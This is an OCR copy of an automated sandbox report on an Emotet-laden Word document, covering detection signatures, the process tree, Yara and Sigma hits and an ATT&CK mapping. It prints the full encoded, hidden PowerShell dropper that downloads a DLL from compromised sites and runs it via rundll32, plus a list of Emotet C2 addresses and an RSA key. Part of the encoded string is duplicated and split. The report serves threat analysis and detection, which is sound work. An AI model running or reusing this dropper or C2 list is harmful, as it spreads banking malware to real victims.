



ID: 344852
Sample Name:
ARCH_25_012021.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 09:29:42
Date: 27/01/2021
Version: 31.0.0 Emerald

Table of Contents

Table of Contents 2
Analysis Report ARCH_25_012021.doc 5
Overview 5
General Information 5
Detection 5
Signatures 5
Classification 5
Startup 5
Malware Configuration 6
Threatname: Emotet 6
Yara Overview 8
Memory Dumps 8
Unpacked PEs 8
Sigma Overview 8
System Summary: 8
Signature Overview 8
AV Detection: 9
Compliance: 9
Networking: 9
E-Banking Fraud: 9
System Summary: 9
Data Obfuscation: 9
Persistence and Installation Behavior: 9
Hooking and other Techniques for Hiding and Protection: 9
HIPS / PFW / Operating System Protection Evasion: 9
Stealing of Sensitive Information: 9
Mitre Att&ck Matrix 10
Behavior Graph 10
Screenshots 11
Thumbnails 11
Antivirus, Machine Learning and Genetic Malware Detection 12
Initial Sample 12
Dropped Files 12
Unpacked PE Files 12
Domains 13
URLs 13
Domains and IPs 13
Contacted Domains 13
Contacted URLs 13
URLs from Memory and Binaries 13
Contacted IPs 15
Public 15
General Information 17
Simulations 18
Behavior and APIs 18
Joe Sandbox View / Context 18
IPs 18
Domains 20
ASN 20
JA3 Fingerprints 21
Dropped Files 21
Created / dropped Files 21
Static File Info 24
General 24
File Icon 24
Static OLE Info 24

General 24
OLE File "ARCH_25_012021.doc" 24
Indicators 24
Summary 24
Document Summary 25
Streams with VBA 25
VBA File Name: A5ate73kc6cw5njy, Stream Size: 1173 25
General 25
VBA Code Keywords 25
VBA Code 25
VBA File Name: Gusca95luq_, Stream Size: 14646 25
General 26
VBA Code Keywords 26
VBA Code 30
VBA File Name: Zcf1kk3t2ssv4r07m, Stream Size: 704 30
General 30
VBA Code Keywords 30
VBA Code 30
Streams 30
Stream Path: \x1CompObj, File Type: data, Stream Size: 146 30
General 30
Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 304 30
General 31
Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 448 31
General 31
Stream Path: 1Table, File Type: data, Stream Size: 6885 31
General 31
Stream Path: Macros/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 520 31
General 31
Stream Path: Macros/PROJECTwm, File Type: data, Stream Size: 143 31
General 31
Stream Path: Macros/VBA/_VBA_PROJECT, File Type: data, Stream Size: 4837 32
General 32
Stream Path: Macros/VBA/dir, File Type: WE32000 COFF executable not stripped N/A on 3b2/300 w/paging - version 18435, Stream Size: 628 32
General 32
Stream Path: WordDocument, File Type: data, Stream Size: 129150 32
General 32
Stream Path: office, File Type: data, Stream Size: 796 32
General 32
Network Behavior 33
Snort IDS Alerts 33
TCP Packets 33
UDP Packets 35
DNS Queries 35
DNS Answers 35
HTTP Request Dependency Graph 35
HTTP Packets 35
Code Manipulations 36
Statistics 36
Behavior 36
System Behavior 37
Analysis Process: WINWORD.EXE PID: 2408 Parent PID: 584 37
General 37
File Activities 37
File Created 37
File Deleted 37
Registry Activities 37
Key Created 37
Key Value Created 37
Key Value Modified 39
Analysis Process: cmd.exe PID: 2516 Parent PID: 1220 41
General 41
Analysis Process: msg.exe PID: 2296 Parent PID: 2516 42
General 42
Analysis Process: powershell.exe PID: 1552 Parent PID: 2516 42
General 42
File Activities 44
File Created 44
File Written 44
File Read 45
Registry Activities 46
Analysis Process: rundll32.exe PID: 2304 Parent PID: 1552 46
General 46
File Activities 46
File Read 46
Analysis Process: rundll32.exe PID: 2748 Parent PID: 2304 46
General 46

Analysis Process: rundll32.exe PID: 2728 Parent PID: 2748 47
General 47
File Activities 47
Analysis Process: rundll32.exe PID: 2812 Parent PID: 2728 47
General 47
Analysis Process: rundll32.exe PID: 2876 Parent PID: 2812 48
General 48
File Activities 48
Analysis Process: rundll32.exe PID: 2908 Parent PID: 2876 48
General 48
Analysis Process: rundll32.exe PID: 912 Parent PID: 2908 49
General 49
File Activities 49
Analysis Process: rundll32.exe PID: 1616 Parent PID: 912 49
General 49
Analysis Process: rundll32.exe PID: 2492 Parent PID: 1616 50
General 50
File Activities 50
Registry Activities 50
Disassembly 50
Code Analysis 50


Analysis Report ARCH_25_012021.doc

Overview


General Information

Sample Name:	ARCH_25_012021.doc
Analysis ID:	344852
MD5:	baedc37e68b587..
SHA1:	2131d1319b5de5..
SHA256:	94485b3ce47d4a..

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Snort IDS alert for network traffic (e…
- System process connects to networ…
- Yara detected Emotet
- C2 URLs / IPs found in malware con…
- Creates processes via WMI
- Document contains an embedded VB…

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 2408 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- cmd.exe (PID: 2516 cmdline: cmd cmd /c m^s^g %username% /v Wo^rd exp^erien^ced an er^ror tryi^ng to op^en th^e fi^le. & p^owe^rs^he^ll^ -w hi^dd^en -^e^nc UwBFAFQAIAAgACgAIgA1ACIAKwAiAEYAVABzAEcAIgApACAAKAAgAFsAdABZAFAARQBdACgAIgB7ADEAfQB7ADMAfQB7ADAAfQB7ADQAfQB7ADIAfQAiACAALQBGACAAJwBJAG8ALgAnACwAJwBzAHkAJwAsACcATwByAHkAJwAsACcAcwB0AGUAbQAuACcALAAnAGQASQByAGUAYwB0ACcAKQApACAAOwAgACAAJABxAEUAMwBSADkAPQAgACAAWwBUAHkAUABlAF0AKAAiAHsAMQB9AHsAMAB9AHsANQB9AHsANAB9AHsAMgB9AHsAMwB9ACIALQBmACcAWQAnACwAJwBTACcALAAnAFAAbwBpAE4AdABtAEEAbgAnACwAJwBBAEcARQByACcALAAnAHQARQBtAC4AbgBFAFQALgBTAGUAUgBWAEkAYwBlACcALAAnAHMAJwApACAAIAA7ACQASwBvADMAYQBjADYAMwA9ACQAVAA4ADIASAAgACsAIABbAGMAaABhAHIAXQAoADMAMwApACAAKwAgACQAUAA2AF8AUwA7ACQASQA3ADAAWgA9ACgAJwBZADUAJwArACcAMABFACcAKQA7ACAAIAAoAEcAZQB0AC0AaQBUAEUAbQAgACAAKAAiAHYAIgArACIAYQAiACsAIgBSAEkAQQBCAGwAZQA6ADUAIgArACIARgB0AFMAZwAiACkAIAAgACkALgBWAGEAbABVAGUAOgA6ACIAQwByAGAARQBBAHQARQBgAGQAaQByAGUAYABjAHQAbwByAFkAIgAoACQASABPAE0ARQAgACsAIAAoACgAKAAnAGUAMgBXACcAKwAnAEsAJwArACcAYQBrACcAKQArACgAJwB0AGsAcwB3ACcAKwAnAGUAJwArACcAMgBXACcAKQArACgAJwBBAG4ANgBvAHQAJwArACcAaAAnACkAKwAoACcAaABlACcAKwAnADIAVwAnACkAKQAgACAALQBjAFIARQBQAEEwAQQBDAGUAIAAoACcAZQAnACsAJwAyAFcAJwApACwAWwBDAEgAQQBSAF0AOQAyACkAKQA7ACQAVwA5ADAAWAA9ACgAJwBEACcAKwAoACcANgAzACcAKwAnAFQAJwApACkAOwAgACgAVgBhAHIASQBBAEIAbABlACAAUQBlADMAUgA5ACAALQB2AEEATAB1AEUATwBuAGwAIAAgACkAOgA6ACIAUwBgAEUAQwBgAFUAcgBJAHQAYABZAGAAcAByAG8AdABvAEMATwBMACIAIAA9ACAAKAAnAFQAbAAnACsAKAAnAHMAMQAnACsAJwAyACcAKQApADsAJABFADMAMgBOAD0AKAAnAEoAJwArACgAJwA5ADYAJwArACcAQwAnACkAKQA7ACQAVQBlADcAdgA2AGUAbQArACcALgBkACcAIAArACAAJwBsAGwAJwA7ACQAWQAwADMARQA9ACgAJwBCADMAJwArACcAMwBSACcAKQA7ACQASwAxAGkAdQB4AHgAcAA9ACcAaAAnACAAKwAgACcAdAB0ACcAIAArACAAJwBwACcAOwAkAFQAYQAxAHkAcwBwADQAPQAoACcAbgBzACcAKwAnACAAJwArACgAJwB3AHUAIABkAHCcAKwAnAGIAIAAnACkAKwAoACcAbgAnACsAJwBkADoAJwApACsAKAAnAC8AJwArACcALwBzAGgAYQBuACcAKQArACcAbgAnACsAKAAnAGEAcgAnACsAJwBlACcAKQArACcAZAAnACsAKAAnAC4AYwBvAG0ALwBjAG8AJwArACcAbgAnACsAJwB0AGUAJwArACcAbgAnACkAKwAnAHQAJwArACgAJwAvAGwAaAAnACsAJwBBACcAKQArACgAJwBMAGUAJwArACcAUwAnACkAKwAoACcALwAhAG4AJwArACcAcwAnACkAKwAoACcAIAB3AHUAIAAnACsAJwBkAGIAJwApACsAKAAnACAAbgAnACsAJwBkADoAJwApACsAJwAvAC8AJwArACgAJwBqAGUAZQAnACsAJwB2AGEAbgAnACkAKwAoACcAbABpAGMALgBjAG8AbQAvAHcAJwArACcAcAAtACcAKwAnAGMAbwAnACsAJwBuACcAK wAnAHQAZQAnACkAKwAoACcAbgB0ACcAKwAnAC8AJwApACsAKAAnAHIAJwArACcAOABNAC8AIQAnACsAJwBuAHMAJwApACsAKAAnACAAJwArACcAdwB1ACAAJwArACgAJwAvAGUAdABlAHIAbgBhACAAKwAnADAAJwArACcAfQAnACsAJwBBAG4AJwArACcANgBvAHQAaABoAHsAMAB9ACcAKQAtAEYAIABbAGMAaABhAFIAXQA5ADIAKQArACQAVQBlADcAdgA2AGUAbQArACcALgBkACcAIAArACAAJwBsAGwAJwA7ACQAWQAwADMARQA9ACgAJwBCADMAJwArACcAMwBSACcAKQA7ACQASwAxAGkAdQB4AHgAcAA9ACcAaAAnACAAKwAgACcAdAB0ACcAIAArACAAJwBwACcAOwAkAFQAYQAxAHkAcwBwADQAPQAoACcAbgBzACcAKwAnACAAJwArACgAJwB3AHUAIABkAHcAJwArACcAcAAtACcAKwAnAGMAbwAnACsAJwBuACcAK wAnAHQAZQAnACkAKwAoACcAbgB0ACcAKwAnAC8AJwApACsAKAAnAHIAJwArACcAOABNAC8AIQAnACsAJwBuAHMAJwApACsAKAAnACAAJwArACcAdwB1ACAAJwArACgAJwAvAGUAdABlAHIAbgBhACAAKwAnADAAJwArACcAfQAnACsAJwBBAG4AJwArACcANgBvAHQAaABoAHsAMAB9ACcAKQAtAEYAIABbAGMAaABhAFIAXQA5ADIAKQArACQAVQBlADcAdgA2AGUAbQArACcALgBkACcAIAArACAAJwBsAGwAJwA7ACQAWQAwADMARQA9ACgAJwBCADMAJwArACcAMwBSACcAKQA7ACQASwAxAGkAdQB4AHgAcAA9ACcAaAAnACAAKwAgACcAdAB0ACcAIAArACAAJwBwACcAOwAkAFQAYQAxAHkAcwBwADQAPQAoACcAbgBzACcAKwAnACAAJwArACgAJwB3AHUAIABkAHCcAKwAnAGIAIAAnACkAKwAoACcAbgAnACsAJwBkADoAJwApACsAKAAnAC8AJwArACcALwBzAGgAYQBuACcAKQArACcAbgAnACsAKAAnAGEAcgAnACsAJwBlACcAKQArACcAZAAnACsAKAAnAC4AYwBvAG0ALwBjAG8AJwArACcAbgAnACsAJwB0AGUAJwArACcAbgAnACkAKwAnAHQAJwArACgAJwAvAGwAaAAnACsAJwBBACcAKQArACgAJwBMAGUAJwArACcAUwAnACkAKwAoACcALwAhAG4AJwArACcAcwAnACkAKwAoACcAIAB3AHUAIAAnACsAJwBkAGIAJwApACsAKAAnACAAbgAnACsAJwBkADoAJwApACsAJwAvAC8AJwArACgAJwBqAGUAZQAnACsAJwB2AGEAbgAnACkAKwAoACcAbABpAGMALgBjAG8AbQAv

5746BD7E255DD6A8AFA06F7C42C1BA41)

- msg.exe (PID: 2296 cmdline: msg user /v Word experienced an error trying to open the file. MD5: 2214979661E779C3E3C33D4F14E6F3AC)
- powershell.exe (PID: 1552 cmdline: powershell -w hidden -enc UwBFAFQAIAAgACgAIgA1ACIAKwAiAEYAVABzAEcAIgApACAAKAAgAFsAdABZAFAARQBd
  ACgAIgB7ADEAfQB7ADMAfQB7ADAAfQB7ADQAfQB7ADIAfQAiACAALQBGACAAJwBJAG8ALgAnACwAJwBzAHkAJwAsACcATwByAHkAJwAsACcAcwB0AGUAbQAu
  ACcALAAnAGQASQByAGUAYwB0ACcAKQApACAAOwAgACAAJABxAEUAMwBSADkAPQAgACAAWwBUAHkAUABlAF0AKAAiAHsAMQB9AHsAMAB9AHsANQB9AHsANAB9
  AHsAMgB9AHsAMwB9ACIALQBmACcAWQAnACwAJwBTACcALAAnAFAAbwBpAE4AdABtAEEAbgAnACwAJwBBAEcARQByACcALAAnAHQARQBtAC4AbgBFAFQALgBT
  AGUAUgBWAEkAYwBlACcALAAnAHMAJwApACAAIAA7ACQASwBvADMAYQBjADYAMwA9ACQAVAA4ADIASAAgACsAIABbAGMAaABhAHIAXQAoADMAMwApACAAKwAg
  ACQAUAA2AF8AUwA7ACQASQA3ADAAWgA9ACgAJwBZADUAJwArACcAMABFACcAKQA7ACAAIAAoAEcAZQB0AC0AaQBUAEUAbQAgACAAKAAiAHYAIgArACIAYQAi
  ACsAIgBSAEkAQQBCAGwAZQA6ADUAIgArACIARgB0AFMAZwAiACkAIAAgACkALgBWAGEAbABVAGUAOgA6ACIAQwByAGAARQBBAHQARQBgAGQAaQByAGUAYABj
  AHQAbwByAFkAIgAoACQASABPAE0ARQAgACsAIAAoACgAKAAnAGUAMgBXACcAKwAnAEsAJwArACcAYQBrACcAKQArACgAJwB0AGsAcwB3ACcAKwAnAGUAJwAr
  ACcAMgBXACcAKQArACgAJwBBAG4ANgBvAHQAJwArACcAaAAnACkAKwAoACcAaABlACcAKwAnADIAVwAnACkAKQAgACAALQBjAFIARQBQAEwAQQBDAGUAIAAo
  ACcAZQAnACsAJwAyAFcAJwApACwAWwBDAEgAQQBSAF0AOQAyACkAKQA7ACQAVwA5ADAAWAA9ACgAJwBEACcAKwAoACcANgAzACcAKwAnAFQAJwApACkAOwAg
  ACgAVgBhAHIASQBBAEIAbABlACAAUQBlADMAUgA5ACAALQB2AEEATAB1AEUATwBuAGwAIAAgACkAOgA6ACIAUwBgAEUAQwBgAFUAcgBJAHQAYABZAGAAcABy
  AG8AdABvAEMATwBMACIAIAA9ACAAKAAnAFQAbAAnACsAKAAnAHMAMQAnACsAJwAyACcAKQApADsAJABFADMAMgBOAD0AKAAnAEoAJwArACgAJwA5ADYAJwAr
  ACcAQwAnACkAKQA7ACQAVQBlADcAdgA2AGUAbQAgAD0AIAAoACgAJwBOACcAKwAnADQAOQAnACkAKwAnAEkAJwApADsAJABCADMAMQBDAD0AKAAnAEEAOAAn
  ACsAJwAxAEoAJwApADsAJABRAGYAeAAxADAAeABhAD0AJABIAE8ATQBFACsAKAAoACcAewAwAH0ASwBhACcAKwAnAGsAdABrAHMAdwB7ACcAKwAnADAAJwAr
  ACcAfQAnACsAJwBBAG4AJwArACcANgBvAHQAaABoAHsAMAB9ACcAKQAtAEYAIABbAGMAaABhAFIAXQA5ADIAKQArACQAVQBlADcAdgA2AGUAbQArACcALgBk
  ACcAIAArACAAJwBsAGwAJwA7ACQAWQAwADMARQA9ACgAJwBCADMAJwArACcAMwBSACcAKQA7ACQASwAxAGkAdQB4AHgAcAA9ACcAaAAnACAAKwAgACcAdAB0
  ACcAIAArACAAJwBwACcAOwAkAFQAYQAxAHkAcwBwADQAPQAoACcAbgBzACcAKwAnACAAJwArACgAJwB3AHUAIABkACcAKwAnAGIAIAAnACkAKwAoACcAbgAn
  ACsAJwBkADoAJwApACsAKAAnAC8AJwArACcALwBzAGgAYQBuACcAKQArACcAbgAnACsAKAAnAGEAcgAnACsAJwBlACcAKQArACcAZAAnACsAKAAnAC4AYwBv
  AG0ALwBjAG8AJwArACcAbgAnACsAJwB0AGUAJwArACcAbgAnACkAKwAnAHQAJwArACgAJwAvAGwAaAAnACsAJwBBACcAKQArACgAJwBMAGUAJwArACcAUwAn
  ACkAKwAoACcALwAhAG4AJwArACcAcwAnACkAKwAoACcAIAB3AHUAIAAnACsAJwBkAGIAJwApACsAKAAnACAAbgAnACsAJwBkADoAJwApACsAJwAvAC8AJwAr
  ACgAJwBqAGUAZQAnACsAJwB2AGEAbgAnACkAKwAoACcAbABpAGMALgBjAG8AbQAvAHcAJwArACcAcAAtACcAKwAnAGMAbwAnACsAJwBuACcAKwAnAHQAZQAn
  ACkAKwAoACcAbgB0ACcAKwAnAC8AJwApACsAKAAnAHIAJwArACcAOABNAC8AIQAnACsAJwBuAHMAJwApACsAKAAnACAAJwArACcAdwB1ACAAJwArACcAZABi
  ACAAbgBkACcAKQArACgAJwA6AC8AJwArACcALwBkACcAKQArACcAYQBzACcAKwAoACcAaAAnACsAJwB1AGQAJwApACsAKAAnAGEAbgBjAGUAJwArACcALgBj
  AG8AJwApACsAKAAnAG0ALwAnACsAJwB0AGgAJwApACsAJwBpAG4AJwArACgAJwBrAHAAJwArACcAaAAnACsAJwBwAC8AZAAnACkAKwAnAGcAJwArACcAcwAn
  ACsAKAAnADcASgAnACsAJwBtADkAJwApACsAJwAvACcAKwAoACcAIQBuACcAKwAnAHMAIAB3ACcAKQArACgAJwB1ACAAZAAnACsAJwBiACcAKQArACgAJwAg
  AG4AJwArACcAZAA6AC8AJwArACcALwAnACkAKwAoACcAbAAnACsAJwBlAG8AJwApACsAKAAnAHAAYQByACcAKwAnAGQAYwAnACkAKwAoACcAcgBhAG4AJwAr
  ACcAZQBzACcAKQArACgAJwAuAGMAbwAnACsAJwBtAC8AJwArACcAegB5AG4AcQAnACkAKwAnAC0AJwArACcAbAAnACsAKAAnAGkAJwArACcAbgB1ACcAKwAn
  AHgAJwArACcALQB5AGEAYQB5ACcAKQArACcAZgAvACcAKwAoACcAdwAnACsAJwAvACEAbgAnACkAKwAnAHMAIAAnACsAKAAnAHcAdQAgACcAKwAnAGQAYgAn
  ACsAJwAgACcAKQArACcAbgAnACsAJwBkACcAKwAnADoAJwArACcALwAnACsAKAAnAC8AbQBtAHIAaQBuAGMAJwArACcAcwAuACcAKQArACgAJwBjAG8AJwAr
  ACcAbQAnACsAJwAvAGUAdABlAHIAbgBhAGwALQAnACkAKwAoACcAZAAnACsAJwB1AGUAbAAnACkAKwAoACcAaQAnACsAJwBzAHQALQAnACkAKwAoACcAOQBj
  AHUAJwArACcAcQB2AC8AagAnACkAKwAoACcAeAAnACsAJwBHAFEAagAvACEAJwArACcAbgAnACkAKwAoACcAcwAnACsAJwAgAHcAJwApACsAKAAnAHUAIABk
  ACcAKwAnAGIAIABuAGQAJwArACcAOgAvACcAKQArACgAJwAvADMAJwArACcAbQB1ACcAKwAnAHMAaAAnACkAKwAnAGUAdAAnACsAKAAnAGUAZQByACcAKwAn
  AHMAZQBuAHQALgBuAGUAJwArACcAdAAvACcAKQArACgAJwB3ACcAKwAnAHAALQBpAG4AJwArACcAYwBsAHUAZABlAHMALwBUAFUAJwArACcAZwBEAC8AIQBu
  ACcAKwAnAHMAIAAnACkAKwAnAHcAdQAnACsAJwAgACc

```
    "143.0.85.206:7080",
    "80.15.100.37:80",
    "85.105.239.184:443",
    "94.176.234.118:443",
    "62.84.75.50:80",
    "137.74.106.111:7080",
    "172.104.169.32:8080",
    "46.105.114.137:8080",
    "94.126.8.1:80",
    "78.206.229.130:80",
    "93.149.120.214:80",
    "192.175.111.212:7080",
    "80.249.176.206:80",
    "181.10.46.92:80",
    "190.24.243.186:80",
    "191.223.36.170:80",
    "177.23.7.151:80",
    "154.127.113.242:80",
    "51.255.165.160:8080",
    "87.106.46.107:8080",
    "85.214.26.7:8080",
    "190.247.139.101:80",
    "46.101.58.37:8080",
    "201.185.69.28:443",
    "46.43.2.95:8080",
    "82.208.146.142:7080",
    "110.39.160.38:443",
    "186.177.174.163:80",
    "51.38.124.206:80",
    "81.4.105.175:8080",
    "209.33.120.130:80",
    "172.245.248.239:8080",
    "45.16.226.117:443",
    "104.130.154.83:7080",
    "217.13.106.14:8080",
    "94.23.45.86:7080",
    "152.169.22.67:80",
    "12.162.84.2:8080",
    "201.48.121.65:443",
    "81.17.93.134:80",
    "81.215.230.173:443",
    "60.93.23.51:80",
    "122.201.23.45:443",
    "31.27.59.105:80",
    "105.209.235.113:8080",
    "197.232.36.108:80",
    "91.233.197.70:80",
    "87.106.253.248:8080",
    "138.97.60.141:7080",
    "152.170.79.100:80",
    "190.251.216.100:80",
    "177.85.167.10:80",
    "212.71.237.140:8080",
    "82.48.39.246:80",
    "213.52.74.198:80",
    "116.125.120.88:443",
    "81.214.253.80:443",
    "149.62.173.247:8080",
    "152.231.89.226:80",
    "206.189.232.2:8080",
    "181.30.61.163:443",
    "1.226.84.243:8080",
    "191.241.233.198:80",
    "109.101.137.162:8080",
    "110.39.162.2:443",
    "167.71.148.58:443",
    "5.196.35.138:7080",
    "190.64.88.186:443",
    "200.75.39.254:80",
    "138.97.60.140:8080",
    "170.81.48.2:80",
    "70.32.115.157:8080",
    "104.131.41.185:8080",
    "190.162.232.138:80",
    "188.135.15.49:80",
    "95.76.153.115:80",
    "188.225.32.231:7080",
    "12.163.208.58:80",
    "50.28.51.143:8080",
    "202.134.4.210:7080",
    "190.210.246.253:80",
    "149.202.72.142:7080",
    "138.197.99.250:8080",
    "68.183.190.199:8080",
    "211.215.18.93:8080"
  ],
  "RSA Public Key":
"MHwwDQYJKoZIhvcNAQEBBQADawAwaAJhAOZ9fLJ8UrI0OZURpPsR3eijAyfPj3z6\nuS75f2igmYFW2aWgNcFIzsAYQleKzD0nlCFHOo7Zf8/4wY2UW0CJ4dJEHnE/PHlz\n6uNk3pxjn7o4eCDyiJbzf+k0Azjl0q54FQIDAQAB"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000E.00000002.2340258197.0000000000740000.00000040.00020000.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000E.00000002.2340368896.000000000007E0000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000D.00000002.2114550082.000000000007B0000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000008.00000002.2102026803.000000000002D0000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000D.00000002.2114093455.0000000000710000.00000040.00020000.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 19 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
9.2.rundll32.exe.210000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
14.2.rundll32.exe.740000.1.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
12.2.rundll32.exe.1b0000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
11.2.rundll32.exe.750000.1.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
11.2.rundll32.exe.2a0000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 27 entries				

Sigma Overview


System Summary:



Sigma detected: Suspicious Call by Ordinal

Sigma detected: Suspicious Encoded PowerShell Command Line

Signature Overview



Click to jump to signature section

- AV Detection
- Cryptography
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information

Copyright null 2021

AV Detection:



- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for domain / URL
- Multi AV Scanner detection for dropped file
- Multi AV Scanner detection for submitted file
- Machine Learning detection for dropped file

Compliance:



- Uses new MSVCR Dlls
- Binary contains paths to debug symbols

Networking:



- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- C2 URLs / IPs found in malware configuration
- Potential dropper URLs found in powershell memory

E-Banking Fraud:



- Yara detected Emotet

System Summary:



- Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)
- Powershell drops PE file
- Very long command line found

Data Obfuscation:



- Document contains an embedded VBA with many GOTO operations indicating source code obfuscation
- Obfuscated command line found
- Suspicious powershell command line found

Persistence and Installation Behavior:



- Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:



- Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:



- System process connects to network (likely due to code injection or exploit)
- Encrypted powershell cmdline option found

Stealing of Sensitive Information:




- Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 1 1	Path Interception	Process Injection 1 1 1	Masquerading 2 1	OS Credential Dumping	Security Software Discovery 1 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 2
